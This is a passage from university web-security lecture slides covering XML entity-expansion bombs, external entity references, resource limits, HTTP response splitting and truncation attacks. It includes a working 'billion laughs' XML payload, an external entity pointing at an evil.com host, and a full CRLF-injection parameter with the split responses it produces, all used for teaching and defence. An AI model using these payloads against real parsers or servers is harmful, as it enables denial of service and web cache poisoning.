  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
  ]> <lolz>&lol9;</lolz>
  ```
  - Well-formed, valid… → everything is Ok!
  - File size: <1 kB; expanded: 100.000.000 times “lol” (≈286 MB)
    - Adding two further lines is easy → 28 GB (UTF-16 → 57 GB!)
- <!ENTITY data SYSTEM "http://www.evil.com/bomb.htm">
  - Including external references → always dangerous!
  - Will connect to this website on each parsing
    - Depends on parser and its configuration
    - Can also be a movie (=huge) somewhere; or an ad (≈ click on ad)!

Resource limits

- Ensure that the resources any web request may use are limited in various ways
  - Time: endless loops as well as attacks to use up CPU time
  - Size: what if the user requests "/dev/random"?
    - This "file" produces an infinite number of random (=not compressible; wastes CPU in trying to) data!
  - Memory: see ZIP/XML/… bombs before!
  - External (e.g. costly) resources, like DB requests you have to pay for: make sure the request is legitimate (and funded!)
- How to prevent this: potentially difficult
  - Time/memory is typically a configuration option of the programming language/environment used
    - But often override is possible in code!
  - Size: check files not only for existence but also for size

HTTP Response Splitting

HTTP Response Splitting

- A complex attack to get a browser to accept a custom-crafted input as a webserver response
  - Basic problem: user input is not properly validated/sanitized
- Requirement: web server with security problem, victim (=browser) interacting with the webserver
- Get victim to send a single HTTP request, which brings the server to answer with a single response, which is then interpreted by the target as **two separate** HTTP responses
- Example of problematic code:
  - response.sendRedirect("/by_lang.jsp?lang="+request.getParameter("lang"));

HTTP Response Splitting

- Sending the parameter “English”:
  - response.sendRedirect("/by_lang.jsp?lang="+request.getParameter("lang"));
- HTTP/1.1 302 Moved Temporarily
  Date: Wed, 24 Dec 2003 12:53:28 GMT
  Location: http://10.1.1.1/by_lang.jsp?lang=English
  Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT 2003 271009
  Content-Type: text/html
  Set-Cookie: JSESSIONID=1pwxbgHwzeaIIFyaksxqsq9UsS!-1251019693; path=/
  Connection: Close

  Split between headers and content!

  <html><head><title>302 Moved Temporarily</title></head>
  <body bgcolor="#FFFFFF">
  <p>This document you requested has moved temporarily.</p>
  <p>It's now at
  <a href="http://10.1.1.1/by_lang.jsp?lang=English">
  http://10.1.1.1/by_lang.jsp?lang=English</a>.</p>
  </body></html>

Source of example: Klein, „Divide and Conquer“ – HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics, 2004
http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

HTTP Response Splitting

- Sending the parameter "/by_lang.jsp?lang=foobar**%0d%0a** Content-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0a Content-Type:%20text/html%0d%0aContent-Length:%2030%0d%0a%0d%0a <html>Attacking content</html>"
  - foobar **CR LF** HTTP-Headers CR LF CR LF HTTP-Headers CR LF CR LF Arbitrary content
- HTTP/1.1 302 Moved Temporarily
  Date: Wed, 24 Dec 2003 15:26:41 GMT
  Location: http://10.1.1.1/by_lang.jsp?lang=**foobar**
  Content-Length: 0

  HTTP/1.1 200 OK
  Content-Type: text/html
  Content-Length: 30

  <html>Attacking content</html>
  Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT 2003 271009
  Content-Type: text/html
  Set-Cookie: JSESSIONID=1pwxbgHwzeaIIFyaksxqsq9UsS!-1251019693; path=/
  Connection: Close

  <html><head><title>302 Moved Temporarily</title></head>
  ……

„language"

First response

Second response

Superfluous rest (ignored)

HTTP Response Splitting: Exploitation

- Get the target to issue two requests, e.g. in a frameset
  - The first must be the attack
  - Response: empty (Content length 0!)
- The second can be a request for any URL whatsoever
  - "Any URL": must obviously be to the same server so the existing connection is reused!
  - Response: our specially crafted input
  - This will be displayed, and cached… under the request URL!

- Note: there are additional difficulties involved, e.g. TCP packet boundaries, ignoring the superfluous data, forcing caching…
  - Very complex attack to pull off successfully!

Truncation attacks

Truncation attacks

- If input is too long, it should not simply be truncated
  - Important things could be after it
  - Truncation might be applicably only in parts, e.g. inserting a ‘\0’ ends a C string, but not a Java string
  - Truncating might change the meaning
    - Example: a SQL query (“DELETE * FROM table WHERE c1 AND c2;”) that is too long will be problematic if „AND c2;“ is removed
- Overlong input should be considered an error and treated as such
- Check length including consideration of the encoding: encoded/escaped data may be significantly longer but still OK
- If absolutely necessary:
  - Perform whitespace trimming first
  - Immediately truncate and only then perform all work with string
    - Vulnerable is e.g. blacklist check → truncation → use value

JOHANNES KEPLER
UNIVERSITÄT LINZ

INSTITUTE
OF NETWORKS
AND SECURITY

https://www.ins.jku.at

THANK YOU FOR YOUR ATTENTION!

Michael Sonntag
michael.sonntag@ins.jku.at
+43 (732) 2468 - 4137
S3 235 (Science park 3, 2nd floor)

JOHANNES KEPLER
UNIVERSITÄT LINZ
Altenberger Straße 69
4040 Linz, Österreich
www.jku.at